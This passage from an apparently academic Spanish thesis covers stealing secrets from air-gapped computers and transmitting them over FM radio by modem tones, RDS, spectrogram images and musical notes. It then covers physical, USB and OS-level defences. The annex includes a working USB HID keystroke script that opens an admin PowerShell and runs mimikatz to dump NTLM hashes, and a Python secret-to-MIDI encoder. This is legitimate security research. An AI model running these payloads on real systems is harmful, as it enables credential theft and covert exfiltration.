El programa easpeak puede correrse luego de obtener algún texto con los ataques antes mencionados con mimikatz y generar un wav de la siguiente manera.

[19] http://espeak.sourceforge.net/

```
easpeak -f archivo.txt -w salida.wav
```

El mismo wav puede ser procesado con herramientas como ffmpeg para limitar los canales, frecuencias y volumen del mismo para adecuarse más a la transmisión FM. Para transmitirlo solo debemos correr pi_fm_rds.

```
pi_fm_rds [-freq freq] -audio salida.wav [-ppm ppm_error] [-pi pi_code] [-ps ps_text] [-rt rt_text]
```

4.2. Transmisión como Modem

Otra alternativa para solventar el problema de la velocidad de transmisión es utilizar señales de audio moduladas en FSK[20] como utilizan los módems de Dial-Up para conectar a BBS o internet. Minimodem cuenta con diversos modos de framing para la información y puede recuperar los mensajes a partir de un wav que se captura con un simple grabador y una radio fm o un SDR. Dependiendo de la calidad de la transmisión se pueden obtener distintas velocidades, en particular minimodem soporta los siguientes baudmodes:

- Cualquier valor flotante N: Bell202-style con N bps –ascii
- 1200: Bell202 1200 bps ascii
- 300: : Bell103 300 bps ascii
- rtty: RTTY 45.45 bps baudot stopbits 1.5
- tdd: TTY/TDD 45.45 bps baudot stopbits 2.0
- same: SAME 520.83 bps startbits 0 stopbits 0 sync-byte 0xAB Protocolo NOAA Specific Area Message Encoding (SAME)

[20] Frequency-shift keying https://en.wikipedia.org/wiki/Frequency-shift_keying

- callerid: Protocolo Bell202 1200 bps Caller-ID (MDMF or SDMF)
- uic-train: Protocolo UIC-751-3 600 bps train-to-ground message
- uic-ground: Protocolo UIC-751-3 600 bps ground-to-train message

El sistema a implementar, mediante un script, podría emitir el mensaje repetidas veces en distintos modos para poder ser capturado efectivamente ya si también variar la amplitud de la señal o disminuirla en caso de saturación. Nuevamente un problema que afecta a esta técnica es la sospecha que genera el uso de modulaciones de modem en una frecuencia para el uso de radios FM. Una ventaja importante que esta transmisión digital nos permite enviar documentos o imágenes en formatos como jpg, doc, pdf, etc.. de manera rápida e integra.

Una vez que tenemos el texto a transmitir, podemos correr el siguiente comando para generar un wav en FSK a 1200 baudios.

cat salida.txt — minimodem –write 1200 -f salida.wav

Dependiendo de la calidad de recepción sera importante probar con distintas velocidades. Si no es un problema el tiempo de transmisión podemos repetir en loop el mismo wav y tratar de obtener el mas limpio para ser reprocesado por minimodem y obtener el texto.



Figura 15: Modulación y demodulación

4.3. Radio Data System

Una opción para esconder mensajes en señales FM puede ser a través del uso de RDS para transmitir información de forma digital que no puede ser detectada con el audio de la radio.

La señal RDS se envía en la subportadora de 57 khz (tercera armónica del piloto en 19 khz) en doble banda, con un ancho de banda para cada una de 2.2 khz. Se utiliza 57 khz ya que entre la portadora y el RDS generalmente utiliza PSK binario con data rate de 1187.5 bps y se utiliza con un algoritmo de corrección de error.



Figura 16: Señal de RDS en 57 khz con doble banda

RDS está especificado en el estándar europeo EN 50067:1998[8] y está dividido siguiendo el esquema OSI en 3 capas.

Data Channel (Capa física) Baseband Coding (Capa de enlace) Message Format (Capa de presentación y sesión)

Sobre la capa de enlace tenemos la corrección de errores la cual se aplica un algoritmo definido en la norma, que cada 26 bits se envían 10 bits de chequeo.



Figura 17: Estructura de la codificación en banda base

4.3.1. PiFmRDS

Un desarrollo de código abierto extendió el uso de PiFM para además enviar información por RDS . En el mismo podemos poner palabras en el texto con un límite de 64 caracteres ascii y un titulo de radio de 8.

```
root@kali:~/PiFmRds/src# ./pi_fm_rds -audio ~/denvertest.wav -ps GESIUBA -rt "Hola desde PiFmRds"
Using mbox device /dev/vcio.
Allocating physical memory: size = 3403776     mem_ref = 5     bus_addr = 5e7b0000     virt_addr = 0xb67fa000
ppm corr is 0.0000, divider is 1096.4912 (1096 + 2012*2^-12) [nominal 1096.4912].
Using audio file: /root/denvertest.wav
Input: 44100 Hz, upsampling factor: 5.17
2 channels, generating stereo multiplex.
Created low-pass FIR filter for audio channels, with cutoff at 12000.0 Hz
PI: 1234, PS: "GESIUBA".
RT: "Hola desde PiFmRds"
Starting to transmit on 107.9 MHz.
```

Figura 18: Comando de PiFmRDS

Con esto podemos capturar entonces información sensible de la máquina con un ataque por usb y transmitir automáticamente con un script algún wav con PiFmRDS con información esparcida en las etiquetas de RDS. Para más confidencialidad podemos cifrar esta información con algún algoritmo simétrico como AES y codificarlo en base 64. Siempre de a bloques de 64 caracteres.

Con un decodificador de RDS conectado a un SDR como hackRF[21] podemos leer esta información y procesarla luego con el camino inverso de decodificación, desencriptado y la unión de los bloques de 64 caracteres.



Figura 19: Captura de mensaje enviado por RDS

Pero esta no es la única y mas entretenida manera de esconder nuestra información para no ser detectada.

4.4. Espectrograma

Una muy interesante alternativa es el uso del espectrograma de un audio para dibujar imágenes con ella.

Un espectrograma es un gráfico que representa la intensidad o una frecuencia en relación al tiempo. Generalmente se visualiza en 2 dimensiones donde las frecuencias va en el eje de las ordenadas y el tiempo en el eje de abscisas.

[21] https://greatscottgadgets.com/hackrf/

En ella se puede crear una sinusoidal que varíe en la frecuencia que se verá en el eje y, y una intensidad del pixel a transmitir se representará con la amplitud de la misma. A través del tiempo esto generará una imagen.

Herramientas como ImageEncoder[22] desarrollado en Perl o spectrology[23] desarrollado en Python utilizan esta técnica para procesar una imagen y crear un wav que al transmitirse y verse luego en un espectrograma recreara la imagen.

Figura 20: Spectrology procesando una imagen

Para nuestro caso podemos utilizar herramientas como convert del suite ImageMagik[24] muy conocido en linux para generar un BMP con un texto de alguna información capturada (Por ejemplo un password). Una vez obtenido el bmp se puede procesar por spectrology y enviarse con PiFM. Nuevamente un SDR conectado y herramientas como sonic visualizer[25] pueden procesar el audio y visualizar el espectrograma.

[22] http://www.ohmpie.com/imageEncode/
[23] https://github.com/solusipse/spectrology/blob/master/spectrology.py
[24] https://imagemagick.org/script/convert.php
[25] https://sonicvisualiser.org/

Figura 21: Spectrograma procesado en WAV

Los sonidos que se pueden oír en una radio son bastante sospechosos, por lo tanto podemos hacer un mix con una canción normal, la cual si no pisa las frecuencias utilizadas por el encoding de imágenes, podremos recibir la imagen y escuchar la canción.

Para realizar esto podemos utilizar programas como ffmpeg que se pueden instalar precompilados en el sistema. El comando debe tener en cuenta las duraciones de las canciones y tratar de repetir el mensaje o la canción varias veces en forma de bucle para poder obtener varias recepciones y hacer üna corrección de error manual"si es necesario. La figura 22 muestra el resultado nuevamente utilizando un software que obtiene el espectrograma.

Figura 22: Spectrograma luego de ser mezclado y transmitido

El inconveniente con esta técnica es el tiempo de procesamiento para calcular las frecuencias necesarias para representar los píxeles de la imagen. Dependiendo del tamaño y la cantidad de caracteres si es una palabra. Según mis optimizaciones para obtener una buena imagen luego de ser transmitida por FM en relación al tiempo de procesamiento se tarda 445 segundos en un raspberry pi zero por una imagen de 200 px transmitida durante 6.6 segundos obteniendo una velocidad de 30 píxeles/seg.

No obstante, esta técnica no modifica mucho audiblemente la pieza mezclada con el espectrograma de salida, haciéndolo una técnica muy interesante para enviar pequeños fragmentos de información o incluso figuras.

4.5. Criptogramas Musicales

Una alternativa más para la transmisión de secretos podría ser utilizar algún criptograma musical, en donde las notas de una melodía pueden referenciar a una o un conjunto de letras para obtener un mensaje.

Figura 23: BACH representado en notas musicales

Este método ya utilizado por ejemplo por Bach para a través de la utilización de su nombre[26] derivar una melodia. EN epocas mas modernas Olivier Messiaen desarrollo un sistema de cifrado completo utilizando el pitch y la duracion de las notas en una de sus obras Méditations sur le mystère de la Sainte Trinité[27]

Pero también otros más simples como por ejemplo en 1590's se utilizaba para enviar mensajes entre ciudades tocando las campanas, o el desarrollado por Friderici dependiendo de como sucesivamente se tocaban las notas en uno o más instrumentos

Ex.4

	ut	*fa*	*sol*	*mi*	*re*
ut	Q	R	S	T	U
sol	W	X	Y	Z	-
fa	A	B	C	D	E
mi	L	M	N	O	P
re	F	G	H	I	K

Figura 24: Matriz de representación musical

[26]https://en.wikipedia.org/wiki/BACH_motif
[27]https://www.atlasobscura.com/articles/musical-cryptography-codes

Para esta demostración se utilizará un método similar al utilizado por Haydn donde una nota representa una letra.



Figura 25: Cifrado musical de Haydn

Para que el sistema también cuente con algo de melodía, podemos utilizar una escala, por ejemplo Do mayor, y de ahí tomar la representación. Como la escala de do mayor cuenta con 6 notas podemos concatenar las sucesivas octavas como C1,D1,E1,F1,G1,A1,C2,D2,E2,F2,G2,A2, etc para formar el alfabeto.

Ahora, para el uso de transmitir secretos, utilizar solo letras no podría distinguir entre mayúsculas, minúsculas, símbolos, números que son todos una posible opción en por ejemplo una contraseña. Para solucionar esto podemos utilizar una codificación en alguna base (como 32, 64) con lo cual podemos tener toda

la gama de caracteres representados en una cantidad acotada de símbolos que pueden ser fácilmente elegidos entre las notas.

Entonces el proceso hasta ahora sería de capturar el secreto, codificarlo en base 32, y representarlo en una cadena de notas. Una vez obtenida la cadena de notas, podemos representar la misma en símbolos MIDI que pueden ser procesados por alguna librería como pysynt o aubio[28] para tener un archivo MIDI audible.

```
$ python pianomidi.py
OBQXG43XN5ZGI===
password
['E6', 'D4', 'G6', 'A7', 'C5', 'G8', 'F8', 'A7', 'D6', 'A8', 'D8', 'C5', 'E5', 'E9', 'E9', 'E9']
[88, 62, 91, 105, 72, 115, 113, 105, 86, 117, 110, 72, 76, 124, 124, 124]
```

Figura 26: Codificación del secreto en Base32, Notas musicales y su valor en MIDI

Para que el mensaje no genere tantas sospechas, con herramientas como timidity[29] nos permite convertir midi a wav con distintos instrumentos, como por ejemplo un piano de cola. El archivo generado luego se transmite por FM con PiFm.

Cuando capturamos el wav, un oído muy entrenado podría detectar las notas, pero para todos los demás, podemos utilizar procesamiento matemático para obtener el espectrograma y a partir de él a través de la identificación de la frecuencia principal obtener la nota que ella determina.

[28] https://aubio.org/
[29] https://sourceforge.net/projects/timidity/



Figura 27: Decodificación de mensaje con Sonic Visualizer

La figura 27 está utilizando software como Sonic Visualizer con plugins para obtener la frecuencia en un espectrograma. A partir de la frecuencia obtenida podemos etiquetar referenciando con la matriz que se utilizó para encriptar dicho mensaje.

5. Defensa

Para la defensa de sistemas aislados (air-gapped) debemos tomar en consideración primeramente los ya mencionados, como los wifi-jammers utilizados para generar ruido en las frecuencias utilizadas por la familia de estándar IEE 802[30] 2.400–2.500 GHz y la banda 4.915–5.825 GHz haciendo inutilizable esta tecnología y las jaulas de Faraday que incluyan un rango más amplio de frecuencias. El ataque puede ser mitigado sumando las siguientes precauciones.

5.1. Controlar el Acceso Automatico de Dispositivos USB

Como ya se mencionó previamente el ataque propuesto se da gracias a la inserción de un dispositivo USB que actúa tanto como un dispositivo de entrada (mouse y teclado) y un dispositivo de almacenamiento.

Los sistemas aislados deben tener protección para evitar que cualquier dispositivo USB desconocido se conecte al mismo. En algunos casos que se utilizan estos dispositivos para manejar la autenticación al sistema, solo esos deben ser habilitados previamente de forma manual por un administrador.

En sistemas Microsoft Windows podemos utilizar Microsoft Defender ATP[31] para deshabilitar el acceso de los mismos. En sistemas Unix y derivados podemos directamente crear reglas de blacklist total en udev[32] para los dispositivos USB e ir habilitando manualmente a través del id los demás. En Mac podemos deshabilitar la extensión de MassStorage que impediría el acceso de dispositivos de almacenamiento de forma automática, y a la vez impide que los dispositivos

[30] https://ieeexplore.ieee.org/browse/standards/get-program/page/series?id=68

[31] https://docs.microsoft.com/en-us/windows/security/threat-protection/device-control/control-usb-devices-using-intune

[32] https://wiki.debian.org/udev

de entrada USB se activen de forma automática.

5.2. Control del Acceso físico

Es importante notar que el ataque necesita de acceso físico al servidor. Para ello debemos proteger el acceso físico empezando por el edificio que contiene al servidor en sí.

Es sabido que las entradas únicas a un edificio pueden ser mejor controladas, el uso de rejas, puertas de torniquete y "mantraps" agregan seguridad a los accesos, aunque limitan tanto la entrada como la salida en caso de emergencia.

5.2.1. Rejas

Las rejas son utilizadas para delimitar el acceso a áreas privadas o restringidas. Pueden separar incluso dentro de un mismo complejo distintas áreas de seguridad. Según las recomendaciones de CISSP las siguientes características aplican según la necesidad:

3 a 4 pies de altura limita el acceso por error

6 a 7 pies de altura dificulta el acceso a intrusos sin equipos para trepar

8 pies de altura o más y alambre de púa limita el acceso a intrusos incluso con equipamiento.

5.2.2. Mantrap

Son ubicaciones con doble puerta que impiden por ejemplo a aquellos intrusos que desean colarse con alguna persona autorizada cuando esta entra. Si la habitación con dos puertas cuenta con un sistema de autenticación adentro

aumentaría la seguridad de la misma.



Figura 28: Doble Puertas o Mantrap

5.2.3. Torniquete

Una puerta que previene que más de una persona pase a la vez y limita que solo se pueda utilizar en una sola vía. Por ejemplo, para salir y no para entrar o al revés.

Figura 29: Torniquete

5.2.4. Iluminacion

La iluminación es utilizada para controlar el perímetro. Desalienta a los intrusos ya que los hace más visibles a ser descubiertos, ayuda en la identificación desde cámaras de seguridad o para aquellos que patrullen el área, tanto personas como perros de guardia. Se recomienda que la iluminación sea de una intensidad de 22 lux y que las fuentes de iluminación no estén a la altura de una persona y estén protegidas para no ser deshabilitadas.

5.2.5. Guardias de seguridad y perros

Cualquier estrategia de seguridad física depende del factor humano para evitar las intrusiones. Los guardias deben ser entrenados para proteger el área y discriminar correctamente el acceso. Capacitaciones acerca de ingeniería social deben dictarse para que estén al tanto de dichas maniobras. Los animales como

perros también pueden usarse en áreas grandes, pero son elementos más costosos de mantener, aunque son altamente efectivos.

5.2.6. Alarmas

En caso de intrusión se debe dar alerta para que los intrusos no cometan su objetivo o sean detenidos. Las alarmas pueden ser centralizadas, que se le avise a una unidad central de la activación de la misma, o locales. Las alarmas pueden ser activadas de forma manual o mejor aún con la ayuda de sensores de movimiento (infrarrojos, de capacitancia o de ultrasonido) o de apertura de puertas o ventanas.

5.2.7. Segundo Factor de autenticación

Cuando contamos con estos elementos de seguridad, pero son mal implementados generando muchos falsos-positivos se puede tender a no darles importancia. A raíz de esto es crucial que elementos biométricos autentiquen a los usuarios de forma automatizada o también con la ayuda de badges con NFC para el control del acceso a las áreas.

Universal 2nd Factor Universal 2nd Factor es un estándar abierto que fortalece y simplifica la autenticación de dos factores 2FA utilizando un bus serie universal especializado o dispositivos basados en NFC con tecnología de seguridad similar que se encuentra en las tarjetas inteligentes.

Los dispositivos USB se comunican con la computadora host utilizando el protocolo del dispositivo de interfaz humana (HID), esencialmente imitando un teclado. Esto evita la necesidad de que el usuario instale un software controlador

de hardware especial en la computadora host y permite que el software de la aplicación (como un navegador) acceda directamente a las funciones de seguridad del dispositivo sin el esfuerzo del usuario que no sea poseer e insertar el dispositivo. Una vez que se establece la comunicación, la aplicación ejerce una autenticación de desafío-respuesta con el dispositivo utilizando métodos de criptografía de clave pública y una clave secreta de dispositivo única fabricada en el dispositivo. La clave del dispositivo está protegida contra la duplicación por un grado de confianza social en el fabricante comercial, y lógicamente protegida contra la ingeniería inversa o la falsificación por la solidez del cifrado y la posesión física.

5.2.8. Llaves y candados

además del acceso al perímetro, los racks pueden estar encerrados en jaulas o con cerraduras que impidan la apertura de los mismos para conectar dispositivos externos. Las llaves deben ser únicas para cada rack o gabinete y no deben ser fácilmente destruidas. Estos dispositivos también nos sirven para identificar si el acceso fue violado en alguno de estos elementos.

Todos estos elementos de seguridad deben estar correctamente adecuados a las normas y legislación de donde se ubiquen. Por ejemplo, no sería ético ni legal pedir datos personales como religión, raza, edad, dirección, teléfono si no tratamos esta información personal de manera adecuada. Leyes como GDPR, PIP u otras deben ser acatadas y trabajar en el cumplimiento total de las mismas. Por ultimo y no menor son los planes de evacuación y cómo actuar ante emergencias por el personal y luego de la misma para reactivar las operaciones.

5.3. RF-Shields

Para el bloqueo de frecuencias que no sean solo las de WiFi, necesitamos jaulas de faraday más gruesas y preparadas para datacenters o para racks específicos. Algunas empresas comercializan racks preparados para limitar un gran espectro de frecuencias[33] aunque si el espacio o presupuesto limita la compra de los mismos debemos limitarnos a encerrar dentro de jaulas los servidores específicos que queremos proteger. El uso de jammers para WiFi, Bluetooth, NFC, Radio, etc. seria muy complejo de instalar y mantener, al contrario de las jaulas de Faraday que no necesitan un constante consumo eléctrico y tienen una vida util exponencialmente mas grande que los jammers.

Figura 30: Rack con jaula de Faraday

5.4. Otras técnicas

Otras técnicas pueden ser utilizadas para proteger los racks de acceso indebido.

En un centro de datos de Silicon Valley, la compañía Google es aparentemente tan paranoica acerca de los competidores que puedan ver sus equipos, que se

[33] https://hollandshielding.com/RF-shielded-racks

sabe que mantiene sus jaulas de servidores en completa oscuridad, equipando a su personal técnico como mineros y enviándolos a las jaulas con luces encendidas en sus cabezas.

5.5. Medidas de protección a nivel de sistema operativo

Yendo a lo más específico, es claro que medidas de seguridad deben aplicarse en el sistema operativo en si del sistema. Por lo tanto, se enumeran las siguientes:

- Desactivar desbloqueo por medio de PIN

  Los modernos sistemas windows tienen sistemas para evitar el ingreso de contraseñas para facilitar el uso, haciéndolo por medio de PIN. El PIN es muy fácil de adivinarlo por fuerza bruta por el reducido dominio de opciones en comparación con una contraseña.

- Monitorear el accionar sobre el servidor

  Varias herramientas existen que permiten controlar y auditar las acciones en un servidor. Como son servidores aislados de la red, no pueden reportar a un ente central y son factibles a tampering.

- Controlar la integridad de los datos del servidor

  La integridad de los datos de un servidor aislado de la red es clave. Diversas herramientas existen para por ejemplo, tener hash de los archivos o mantener una historia, tal vez con el uso de blockchain.

- Rotar periódicamente los secretos/llaves de encripción de los servidores

  Por más que los secretos estén localmente grabados en el servidor, una filtración de información del sistema de gestión de contraseñas de la empresa

o un error de publicación de información puede afectar a estos servidores. Por lo tanto es importante rotar sus secretos como cualquier otro sistema de la red.

- Bloquear el uso de terminal o lenguaje PowerShell en Windows.

  No solo para servidores aislados de la red es importante el bloqueo de Powershell o el terminal si no son necesarios para la operación. Aunque en algunos casos sea necesario mantenerlo, se pueden bloquear algunas funciones del mismo.

6. Conclusión

Según se propuso, se investigaron distintas técnicas no convencionales para poder vulnerar la seguridad de computadoras aisladas.

Para la parte de la extracción de información se utilizó una técnica mediante la explotación de una característica de los USB para emular distintos dispositivos de entrada. La misma se automatizó y probó prácticamente con pruebas de concepto para la extracción de secretos de la memoria del sistema.

Para la transmisión de dicha información, se probaron diversas técnicas de esteganografía y se caracterizo los beneficios o problemáticas de los mismos. Toda esta transmisión se realizó por medio de transmisión de FM de corto alcance integrado dentro de la misma microcomputadora USB.

El presente trabajo también describe las defensas necesarias que se deberían tener para no solo protegerse de este ataque si no de otros controlando, de una manera lo más completa posible, las computadoras aisladas de las redes.

Como trabajo futuro sobre el mismo, la radio FM nos permite una comunicación de una sola vía, aunque las características del Raspberry-Pi nos posibilitará cambiar a actuar como receptora de FM para también recibir comandos (como si fuera una comunicación half-duplex), y así obtener un backdoor persistente en el sistema.

7. Anexo

7.1. Codigo Javascript a correr al inicio del USB

```
/*
Ataque por HID
*/

ps_wow64='%SystemRoot%\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe'
ps="powershell.exe"

// mantiene la velocidad de tipeo en 'natural' para no parecer
    algo sospechoso
function natural() {
  typingSpeed(100,150) // 100ms entre tecla mas un valor
      aleatorio de 150s
}

// modo rapido de tipeo
function fast() {
  typingSpeed(0,0)
}




// Abrir un programa como administrador
function win10AsAdmin(program) {
```

```
  press("GUI"); //abre la barra
  delay(200);
  type(program); //busca el programa pasado como variable
  delay(500); // espera
  press("CTRL SHIFT ENTER"); //iniciarlo con CTRL+SHIFT+ENTER
      (correr como admin)
  delay(1000); //espera a que la ventana de confirmacion
      aparezca
  press("LEFT"); //moverse al boton de la izquierda
  press("ENTER");
}


// corre mimikatz para hacer un dump de los hash NTLM en un
    archivo en el usb
function oneliner(){
    type("cd e:");
  press("ENTER");
  type(".\\mimikatz \"privilege::debug\"
      \"sekurlsa::logonpasswords\" | Select-String -Pattern
      'NTLM' > hash.txt");
  press("ENTER");
}

//inicio
```

```
    layout('us');     // teclado modo US
    fast();          // velocidad
    delay(500);      // espera
    win10AsAdmin('powershell'); // abre el powershell en modo admin
    delay(1000);
    oneliner(); // corre mimikatz desde el usb


    // al finalizar dentro del usb queda un archivo hash.txt con
       los datos obtenidos
```

7.2. Codigo en Python para pasar secretos a notas midi

```
# Programa para pasar texto en midi

from midiutil.MidiFile import MIDIFile
import base64 as b64
import random
from aubio import source, notes, midi2note

# elementos del base 32
STANDARD_ALPHABET = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567='

# Notas a utilizar en codificacion para midi
NOTES_MIDI = [60,62,64,65,67,69,72,74,
76,77,79,81,84,86,88,89,91,93,96,98,100,
```

```
101,103,105,108,110,112,113,115,117,120,
122,124,125]

# ejemplo de texto a procesar
data = 'password'
n = 4

notes = []
p = []
last_duration = 0
time = 0   # inicio
mf = MIDIFile(1)   # 1 track unico
track = 0
mf.addTrackName(track, time, "No es nada que te interese")
mf.addTempo(track, time, 120)

data = data.encode()
# codifico en base32
encodedData = b64.b32encode(data)

print(encodedData)
print(b64.b32decode(encodedData))



channel = 0
volume = 100
```

```
for letter in encodedData.decode():

    duration = random.choice([2,4,3]) # elijo al azar la duracion
        de la misma

    pitch = NOTES_MIDI[STANDARD_ALPHABET.find(letter)] #busco la
        letra a que codigo midi corresponde
    p.append(pitch)
    time = last_duration          # inicio en beat 0
    last_duration = duration+last_duration
    mf.addNote(track, channel, pitch, time, duration, volume) #
        agrega la nota con los parametros deseados
    notes.append(midi2note(pitch))



# escribo a disco
print(notes)
print(p)
with open("output.mid", 'wb') as outf:
